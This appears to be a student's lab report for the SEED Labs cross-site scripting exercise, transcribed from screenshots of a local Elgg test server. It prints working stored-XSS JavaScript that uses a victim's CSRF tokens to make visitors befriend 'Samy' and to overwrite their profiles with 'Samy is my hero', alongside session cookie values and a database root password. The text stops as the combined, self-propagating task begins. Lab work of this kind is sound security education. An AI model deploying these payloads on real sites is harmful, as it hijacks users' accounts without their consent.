
```
pvisitor=8bf020d1762-4edc-9058-948aa066469b;  
gsas=tID=5e1196877e7d92bd1f=1661798640:5=ALNI_Ma6EPx31HgGpt1BlegvSTK9Tle53w;  
Elgg=k6pcdmvndsrtgtlk7luhd5f6f
```

An "OK" button is visible in the bottom right corner of the modal window.


## TASK3

In this task, Samy will be an attacker and create various techniques that can be used for this attack. These are the following steps I have done:

I have created an addfriends.js file 1<sup>st</sup> and then populated with the following code-



A terminal window titled 'seed@VM: ~.../Labsetup'. It shows two commands being run in sequence: 'touch addfriends.js' and 'gedit addfriends.js &>/dev/null &'. The terminal has five tabs open at the top.



A screenshot of a web browser showing the 'Edit profile' page for a user named 'Samy'. The page includes fields for 'Display name' (set to 'Samy'), 'About me' (a large text area), 'Brief description' (a dropdown set to 'Public'), 'Location' (a dropdown set to 'Public'), and 'Interests' (a dropdown set to 'Public'). On the right side, there is a sidebar with options like 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. The browser's address bar shows the URL 'www.seed-server.com/profile/samy/edit'.

For samy's id I have inspected the page's source code and found the guid for samy is 59 and so I changed the code accordingly.

The screenshot shows a browser developer tools window with two tabs: "addfriends.js" and "\*editprofile.js". The "addfriends.js" tab contains the following JavaScript code:


```
1<script type="text/javascript">
2window.onload = function () {
3    var Ajax = null;
4    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
5    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
6    //Construct the HTTP request to add Samy as a friend.
7    var sendurl = "http://www.seed-server.com/action/friends/add"+"?friend=59"+token+ts; //FILL IN
8    //Create and send Ajax request to add friend
9    Ajax = new XMLHttpRequest();
10   Ajax.open("GET", sendurl, true);
11
12  Ajax.send();
13}
14</script>
```

The code uses XMLHttpRequest to send a GET request to the URL "http://www.seed-server.com/action/friends/add"+"?friend=59"+token+ts. The variables ts and token are constructed from elgg.security.token properties. The URL is commented as needing to be filled in.

The screenshot shows a code editor window with two tabs open. The left tab is titled "addfriends.js" and contains the following JavaScript code:

```
1<script type="text/javascript">
2window.onload = function () {
3var Ajax = null;
4var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
5var token = "&_elgg_token=" + elgg.security.token._elgg_token;
6//Construct the HTTP request to add Samy as a friend.
7var sendurl = "http://www.seed-server.com/action/friends/add"+"?friend=59"+token+ts; //FILL IN
8//Create and send Ajax request to add friend
9Ajax = new XMLHttpRequest();
10Ajax.open("GET", sendurl, true);
11
12Ajax.send();
13}
14</script>
```

After that I have pasted the full code in samy's about me section's edit html part.



Cross Site Scripting (XSS) | SEED Project | Edit profile : Elgg For SEED | Download - Sublime Text | its450/edit\_profile.js.al | +

www.seed-server.com/profile/samy/edit

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Edit profile

Display name  
Samy

About me

```
<p><script type="text/javascript">
window.onload = function () {
var Ajax = null;
var token = "&_elgg_ts=" + elgg.security.token._elgg_ts;
var token2 = "&_elgg_token=" + elgg.security.token._elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl = "http://www.seed-server.com/action/friends/add"?friend=59+token+t; //FILL IN
//Create and send Ajax request to add friend
Ajax = new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
}
```

Embed content Visual editor

Samy

Edit avatar Edit profile

Change your settings Account statistics

Notifications Group notifications

Public

Brief description

Public

Location

Public

Interests

Public

Skills

Public

Contact email

Public

Telephone

Public

Mobile phone

Public

Website

Public

Twitter username

Public

Save

RSS Bookmark this page Report this

Powered by Elgg

Your profile was successfully saved.

Samy

About me

Blogs  
Bookmarks  
Files  
Pages  
Wire post

Add widgets

Profile  
Settings  
Friends  
Log out

www.seed-server.com/friends/samy

We can now see that samy has become his own friend. To prevent being his own friend, we can take these two measures-

The screenshot shows a web browser window with multiple tabs open. The active tab is 'Samy's friends: Egg For SEED Labs' at [www.seed-server.com/friends/samy](http://www.seed-server.com/friends/samy). The page title is 'Samy's friends'. On the left, there is a user profile for 'Samy' with a small icon and the name 'Samy'. To the right, there is a sidebar with a user profile for 'Samy' (same icon and name) and a list of links: 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. Below this is a section titled 'Friends' with links for 'Friends', 'Friends of', and 'Collections'. At the bottom of the sidebar, there is a link 'www.seed-server.com/profile/samy'.

By deleting the relationship from database-

```
seed@VM: ~/.... seed@VM: ~/.... root@9e8c94... seed@VM: ~/.... seed@VM: ~/.... seed@VM: ~/.... seed@VM: ~/....  
Run a command in a running container  
[09/03/22]seed@VM:~/.../Labsetup$ dockps  
9e8c94bf8bc8 elgg-10.9.0.5  
6bd4a4b74bf9 mysql-10.9.0.6  
[09/03/22]seed@VM:~/.../Labsetup$ docksh 6b  
root@6bd4a4b74bf9:/# mysql -u root -p'dees'  
bash: mysql: command not found  
root@6bd4a4b74bf9:/# ^C  
root@6bd4a4b74bf9:/# mysql -u root -p'dees'  
mysql: [Warning] Using a password on the command line interface can be insecure.  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 1052  
Server version: 8.0.22 MySQL Community Server - GPL  
  
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> show databases;  
+-----+  
| Database |  
+-----+
```

```

seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup      root@9e8c94bf8bc8: /      seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup
| elgg_system_log          |
| elgg_users_apisessions   |
| elgg_users_remember_me_cookies |
| elgg_users_sessions       |
+-----+
17 rows in set (0.00 sec)

mysql> select *from elgg_entity_relationships;
+----+-----+-----+-----+-----+
| id | guid_one | relationship | guid_two | time_created |
+----+-----+-----+-----+-----+
| 2  | 3        | active_plugin | 1        | 1587927464 |
| 3  | 4        | active_plugin | 1        | 1587927464 |
| 4  | 5        | active_plugin | 1        | 1587927464 |
| 5  | 10       | active_plugin | 1        | 1587927464 |
| 6  | 11       | active_plugin | 1        | 1587927464 |
| 7  | 13       | active_plugin | 1        | 1587927464 |
| 8  | 14       | active_plugin | 1        | 1587927464 |
| 9  | 15       | active_plugin | 1        | 1587927464 |
| 10 | 16       | active_plugin | 1        | 1587927464 |
| 11 | 17       | active_plugin | 1        | 1587927464 |
| 12 | 18       | active_plugin | 1        | 1587927464 |
| 13 | 19       | active_plugin | 1        | 1587927464 |
| 14 | 21       | active_plugin | 1        | 1587927464 |
| 15 | 22       | active_plugin | 1        | 1587927465 |
| 16 | 23       | active_plugin | 1        | 1587927465 |
| 17 | 24       | active_plugin | 1        | 1587927465 |
| 18 | 25       | active_plugin | 1        | 1587927465 |
| 19 | 26       | active_plugin | 1        | 1587927465 |
| 20 | 27       | active_plugin | 1        | 1587927465 |
| 21 | 28       | active_plugin | 1        | 1587927465 |
| 22 | 30       | active_plugin | 1        | 1587927465 |
| 23 | 32       | active_plugin | 1        | 1587927465 |
| 24 | 33       | active_plugin | 1        | 1587927465 |
| 26 | 59       | friend        | 59      | 1662203754 |
+----+-----+-----+-----+-----+
17 rows in set (0.00 sec)

seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup      root@9e8c94bf8bc8: /      seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup
17 rows in set (0.00 sec)

mysql> select *from elgg_entity_relationships;
+----+-----+-----+-----+-----+
| id | guid_one | relationship | guid_two | time_created |
+----+-----+-----+-----+-----+
| 2  | 3        | active_plugin | 1        | 1587927464 |
| 3  | 4        | active_plugin | 1        | 1587927464 |
| 4  | 5        | active_plugin | 1        | 1587927464 |
| 5  | 10       | active_plugin | 1        | 1587927464 |
| 6  | 11       | active_plugin | 1        | 1587927464 |
| 7  | 13       | active_plugin | 1        | 1587927464 |
| 8  | 14       | active_plugin | 1        | 1587927464 |
| 9  | 15       | active_plugin | 1        | 1587927464 |
| 10 | 16       | active_plugin | 1        | 1587927464 |
| 11 | 17       | active_plugin | 1        | 1587927464 |
| 12 | 18       | active_plugin | 1        | 1587927464 |
| 13 | 19       | active_plugin | 1        | 1587927464 |
| 14 | 21       | active_plugin | 1        | 1587927464 |
| 15 | 22       | active_plugin | 1        | 1587927465 |
| 16 | 23       | active_plugin | 1        | 1587927465 |
| 17 | 24       | active_plugin | 1        | 1587927465 |
| 18 | 25       | active_plugin | 1        | 1587927465 |
| 19 | 26       | active_plugin | 1        | 1587927465 |
| 20 | 27       | active_plugin | 1        | 1587927465 |
| 21 | 28       | active_plugin | 1        | 1587927465 |
| 22 | 30       | active_plugin | 1        | 1587927465 |
| 23 | 32       | active_plugin | 1        | 1587927465 |
| 24 | 33       | active_plugin | 1        | 1587927465 |
| 26 | 59       | friend        | 59      | 1662203754 |
+----+-----+-----+-----+-----+
24 rows in set (0.00 sec)

mysql> delete from elgg_entity_relationships where id=59;
Query OK, 0 rows affected (0.00 sec)

```

The screenshot shows a web browser window with multiple tabs open. The active tab is 'Elgg For SEED Labs' at [www.seed-server.com](http://www.seed-server.com). The page displays a 'Welcome' message and a tip about the 'activity' plugin. On the right side, there is a 'Log in' form with fields for 'Username or email \*' containing 'alice' and 'Password \*' containing '\*\*\*\*\*'. There is also a 'Remember me' checkbox and a 'Log in' button. Below the form is a link to 'Lost password'.

Welcome to your Elgg site.

**Tip:** Many sites use the `activity` plugin to place a site activity stream on this page.

**Log in**

Username or email \*

alice

Password \*

\*\*\*\*\*

Remember me

Log in

Lost password

The image shows two screenshots of the Elgg platform interface.

The top screenshot displays the "Newest members" page. The URL is [www.seed-server.com/members](http://www.seed-server.com/members). The page title is "Newest members". It features a navigation bar with links for "Newest", "Alphabetical", "Popular", and "Online". On the right, there is a search bar labeled "Search members" with a placeholder "Search" and a button labeled "Search". Below the search bar, it says "Total members: 5". A list of newest members is shown, each with a small profile icon and their name: Samy, Charlie, Boby, Alice, and Admin.

The bottom screenshot shows Alice's profile page. The URL is [www.seed-server.com/profile/alice](http://www.seed-server.com/profile/alice). The page title is "Alice's friends". On the left, there is a sidebar with a list of links: "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". Below this, another sidebar lists "Friends", "Friends of", and "Collections". The main content area shows a list of Alice's friends, starting with Samy.

By adding an extra if condition like the following-

Open ▾ Save

\*addfriends.js

editprofile.js

```

1<script type="text/javascript">
2window.onload = function () {
3var guid = "&guid=" + elgg.session.user.guid;
4var Ajax = null;
5var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
6var token = "&_elgg_token=" + elgg.security.token._elgg_token;
7//Construct the HTTP request to add Samy as a friend.
8var sendurl = "http://www.seed-server.com/action/friends/add"+"?friend=59"+token+ts; //FILL IN
9//Create and send Ajax request to add friend
10if (elgg.session.user.guid != 59){
11Ajax = new XMLHttpRequest();
12Ajax.open("GET", sendurl, true);
13
14Ajax.send();
15}
16}
17</script>
```

JavaScript Tab Width: 8 ▾ Ln 10, Col 1 INS

Boby : Egg For SEED Lab X Edit profile : Egg For SEED Lab X +

www.seed-server.com/profile/samy/edit

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Edit profile

Display name

About me

<script type="text/javascript">  
window.onload = function () {  
var guid = "&guid=" + elgg.session.user.guid;  
var Ajax = null;  
var ts = "&\_elgg\_ts=" + elgg.security.token.\_elgg\_ts;  
var token = "&\_elgg\_token=" + elgg.security.token.\_elgg\_token;  
//Construct the HTTP request to add Samy as a friend.  
var sendurl = "http://www.seed-server.com/action/friends/add"+"?friend=59"+token+ts; //FILL IN  
//Create and send Ajax request to add friend  
if (elgg.session.user.guid != 59){  
Ajax = new XMLHttpRequest();  
}

Embed content Visual editor

**Samy**

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Public

Brief description

Public

Location

Screenshot of a web browser showing the "Alice's friends" page on the "Elgg For SEED Labs" website.

The browser has two tabs open:

- Boby : Elgg For SEED Labs
- Alice's friends : Elgg For SEED Labs

The address bar shows [www.seed-server.com/friends/alice](http://www.seed-server.com/friends/alice).

The main content area displays the heading "Alice's friends" and a message "No friends yet."

On the right side, there are two vertical menus:

- Alice** (highlighted):
  - Blogs
  - Bookmarks
  - Files
  - Pages
  - Wire post
- Friends**:
  - Friends
  - Friends of
  - Collections

Screenshot of a web browser showing the "Newest members" page on the "Elgg For SEED Labs" website.

The browser has two tabs open:

- Boby : Elgg For SEED Labs
- Newest members : Elgg For SEED Labs

The address bar shows [www.seed-server.com/members](http://www.seed-server.com/members).

The main content area displays the heading "Newest members". Below it are four member profiles listed horizontally:

- Samy** (highlighted): Profile picture of a person wearing a hat.
- Charlie**: Profile picture of a person wearing a mask.
- Boby**: Profile picture of a person wearing a crown.
- Alice**: Profile picture of a person with blonde hair.

Below the profiles is a section for "Admin".

On the right side, there is a search bar labeled "Search members" with a "Search" button and a note "Total members: 5".

At the bottom left, there is a link [www.seed-server.com/profile/samy](http://www.seed-server.com/profile/samy).

File Edit View History Bookmarks Tools Help

Boby : Elgg For SEED Lab. x Samy : Elgg For SEED Lab. x +

www.seed-server.com/profile/samy

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Samy

Add friend Send a message



About me

Blogs Bookmarks Files Pages Wire post

Boby : Elgg For SEED Lab. x Alice's friends : Elgg For SEED Lab. x +

www.seed-server.com/friends/samy

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Alice's friends

Samy



Alice

Blogs Bookmarks Files Pages Wire post

Friends Friends of Collections


www.seed-server.com/profile/samy

## TASK4

In this task, we need to modify the victim's profile by adding a malicious JavaScript program that affects HTTP requests directly from the victim's browser. We will write a JavaScript program in editprofile.js file to send out the HTTP request to the user and modifying a victim's profile. As the result, when the victim visits the attacker's profile, the victim's profile modified by the attacker automatically. To figure out how Samy would attack a POST request, we need to investigate how the HTTP request would trigger when we edit the profile. The following steps are shown below-




```
seed@VM: ~/.../Labsetup$ touch addfriends.js
[09/03/22]seed@VM:~/.../Labsetup$ gedit addfriends.js &>/dev/null &
[1] 38643
[09/03/22]seed@VM:~/.../Labsetup$ gedit editprofile.js &>/dev/null &
[2] 42299
[09/03/22]seed@VM:~/.../Labsetup$
```



```
*editprofile.js
~/Documents/reddo2/Labsetup
editprofile.js

1<script type="text/javascript">
2window.onload = function(){
3    var guid = "&guid=" + elgg.session.user.guid;
4    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
5    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
6    var name = "&name=" + elgg.session.user.name;
7    var desc = "&description=Samy is my hero" +
8        "&accesslevel[description]=2";
9    var samyguid=59
10   // Construct the content of your url.
11   var sendurl = "http://www.seed-server.com/action/profile/edit";
12   var content = token + ts + name + desc + guid;
13   if (elgg.session.user.guid != samyguid){
14       //Create and send Ajax request to modify profile
15       var Ajax=null;
16       Ajax = new XMLHttpRequest();
17       Ajax.open("POST",sendurl,true);
18       Ajax.setRequestHeader("Content-Type",
19                           "application/x-www-form-urlencoded");
20       Ajax.send(content);
21   }
22}
23</script>
```

The above code is saved in the “edit html” portion in samy's profile.



The screenshot shows two views of the Elgg 'Edit profile' page for user 'Samy'. The top view displays the 'About me' field containing a malicious JavaScript payload. The bottom view shows the same page after the payload has been executed, with the dropdown menus for 'Skills', 'Contact email', 'Telephone', 'Mobile phone', and 'Website' all set to 'Public'. The 'Twitter username' dropdown also shows 'Public'. A 'Save' button is visible at the bottom of the form.

**About me**

```
<script type="text/javascript">
window.onload = function(){
var guid = "&_elgg_ts=" + elgg.session.user.guid;
var ts = "&_elgg_token=" + elgg.security.token._elgg_ts;
var token = "&_elgg_token=" + elgg.security.token._elgg_token;
var name = "&name=" + elgg.session.user.name;
var desc = "&description=Samy is my hero" +
"&accesslevel[description]=2";
var samyguid=$9
// Construct the content of your url.
var samyurl = "http://www.seed-server.com/actions/nenfile/arbeit".
Public
```

**Skills**  
Public

**Contact email**  
Public

**Telephone**  
Public

**Mobile phone**  
Public

**Website**  
Public

**Twitter username**  
Public

**Save**

Screenshot of a web browser showing two tabs:

- Top Tab:** [www.seed-server.com/profile/alice](http://www.seed-server.com/profile/alice)
  - Profile Header:** Alice
  - Avatar:** Alice's profile picture.
  - Widgets:** Buttons for "Edit avatar" and "Edit profile".
  - Content Area:** A sidebar with links: Blogs, Bookmarks, Files, Pages, and Wire post.
- Bottom Tab:** [www.seed-server.com/members](http://www.seed-server.com/members)
  - Section Header:** Newest members
  - Filter Buttons:** Newest, Alphabetical, Popular, Online.
  - Member List:**
    - Samy:** Avatar of a person in a hat.
    - Charlie:** Avatar of a person with glasses.
    - Boby:** Avatar of a person in a Mario-style outfit.
    - Alice:** Avatar of Alice from Alice in Wonderland.
    - Admin:** Avatar of a person in a suit.
  - Search:** A search bar labeled "Search members" with a "Search" button.
  - Total Members:** Total members: 5

Samy



About me  
Samy is my hero

Blogs Bookmarks Files Groups Members More Search Account

Remove friend Send a message

Blogs Bookmarks Files Pages Wire post

Alice



About me  
Samy is my hero

Edit avatar Edit profile Add widgets

Blogs Bookmarks Files Pages Wire post

## TASK5

In Tasks 4 & 5, we befriended anyone who'd visit Samy's profile and changed the content of the "About Me" section of the visitor respectively. In this task we have to do both of these simultaneously i.e. whenever anyone visits Samy's profile, Samy should be added to their friend list and at the same, the "Brief Description" field of the visitor should contain the message "Samy Is My Hero".

I have used two separate requests for this task."POST" and "GET" request.

At first, I have created a separate js file named "editprofileaddfriend.js" and write there the following code which I saved in Samy's about me section's edit html portion.

So now whoever visits samy's profile, samy becomes his friend and his/her about me section becomes updated as- "samy is my hero"



```
seed@VM: ~.../Labsetup
[09/04/22]seed@VM:~/.../Labsetup$ gedit editprofileaddfriend.js >/dev/null &
[1] 58127
[09/04/22]seed@VM:~/.../Labsetup$
```

```
self_propagating.js          *editprofileaddfriend.js
editprofile.js               -/Documents/reallab2/LabSetup
                             *editprofileaddfriend.js

